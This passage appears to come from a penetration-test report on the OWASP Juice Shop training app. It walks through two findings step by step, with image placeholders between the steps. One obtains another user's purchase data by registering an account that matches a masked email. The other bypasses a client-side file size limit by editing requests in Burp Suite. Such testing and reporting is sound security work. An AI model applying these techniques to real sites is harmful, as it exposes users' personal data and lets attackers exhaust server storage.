
5. Go to the track orders page




6. Inspect the webage in Network tab and refresh the page to see the response
7. Search for the order Id and view it




8. You will find the email address : ***kn*wng291@gm**.c*m**




9. Register a new account with same letters, and in star places you can place any letter



User Registration
Email *
anknswng291@gmail.com
Password *
Password must be 5-40 characters long.
5/20
Repeat Password *
4/40
Show password advice
Security Question *
Mother's maiden name?
This cannot be changed later!
Answer *
e
Register
Already a customer?


Login
Email *
anknswng291@gmail.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?

10. Login with newly created email and head to Requuest Data Export



11. Download the file which includes purchase details of the earlier user




LOW

17. FILE UPLOAD SIZE RESTRICTION BYPASS


- **Description:**
  The file upload feature in the complaint form limits the maximum file size to 100 kB. This restriction, however, is **enforced only on the client side** using browser-side JavaScript validation. By intercepting the request and **modifying the payload directly in Burp Suite**, an attacker can bypass the file size check and upload significantly larger files. The backend does not verify the file size before accepting it.
- **Impact:**
  In this scenario, the penetration tester found that they could upload a file much larger than 100 kB, bypassing client-side restrictions. This can be used to:
  - Exhaust server disk space through repeated large uploads (DoS).
  - Upload malicious documents or executables disguised as PDFs.
  - Store unauthorized data on the server.
  - Exploit backend file handling logic, if present.
- **Resources:**
  - Unrestricted File Upload | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop


2. Go to Login Page




3. Login with any email or google account.




4. Go to complaint page.







5. Fill in the data and try to upload a file , maximum size is 100 KB




6. Open BurpSuite , turn the intercept on upload a small file size




7. Intercept the request and send it to the repeater







8. View the request and send it to see the response




9. Taking content of Larger file size




10. Doing replacement starting from here



11. Opening the file with notepad & Copying the content



12. Replace the content in burpsuite, send the request and view the response



13. Bypassed the size limit!